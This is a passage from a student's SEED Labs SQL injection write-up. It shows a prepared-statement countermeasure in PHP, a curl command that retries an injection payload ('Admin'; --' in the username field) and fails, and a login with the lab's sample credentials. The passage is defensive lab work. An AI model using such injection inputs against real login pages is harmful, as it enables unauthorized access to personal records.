    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name=? AND Password=?");
$stmt->bind_param("ss", $input_uname , $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
// close the sql connection
$stmt->close();
$conn->close();
?>
```

Now, if we retry the attacks from Task 2.2 for instance, it won't be successful because the verification now requires the correct username and password to be entered.

In the following code I am performing the same attack as 2.2 on the seed-server.com/defense website but it isn't successful as the name,

```
seed@seed:~/Downloads/Labsetup-arm$ curl 'www.seed-server.com/defense/getinfo.php?username=Admin'
%27%3B%20--%20&Password='

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="../css/bootstrap.min.css">
  <link href="style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;"
>
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <img src="../seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
    </div>
  </nav>
  <div class='container'>
  <h2>Information returned from the database</h2>
  <ul>
    <li>ID:     <b></b></li>
    <li>Name:   <b></b></li>
    <li>EID:    <b></b></li>
    <li>Salary: <b></b></li>
    <lI>Social Security Number: <b></b></li>
  </ul>
  </div>
</body>
</html>
```

However, when we log in using the correct credentials, only then is the user able to access their personal information.

```
seed@seed:~/Downloads/Labsetup-arm$ curl 'www.seed-server.com/defense/getinfo.php?username=Admin
&Password=seedadmin'

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="../css/bootstrap.min.css">
  <link href="style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;"
>
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <img src="../seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>
    </div>
  </nav>
  <div class='container'>
  <h2>Information returned from the database</h2>
  <ul>
    <li>ID:     <b>6</b></li>
    <li>Name:   <b>Admin</b></li>
    <li>EID:    <b>99999</b></li>
    <li>Salary: <b>90000</b></li>
    <lI>Social Security Number: <b>43254314</b></li>
  </ul>
  </div>
</body>
</html>
```

The countermeasure was successful.

Link to Github Repository:
https://github.com/ushnaamalik/Computer-Security-SQL-Injection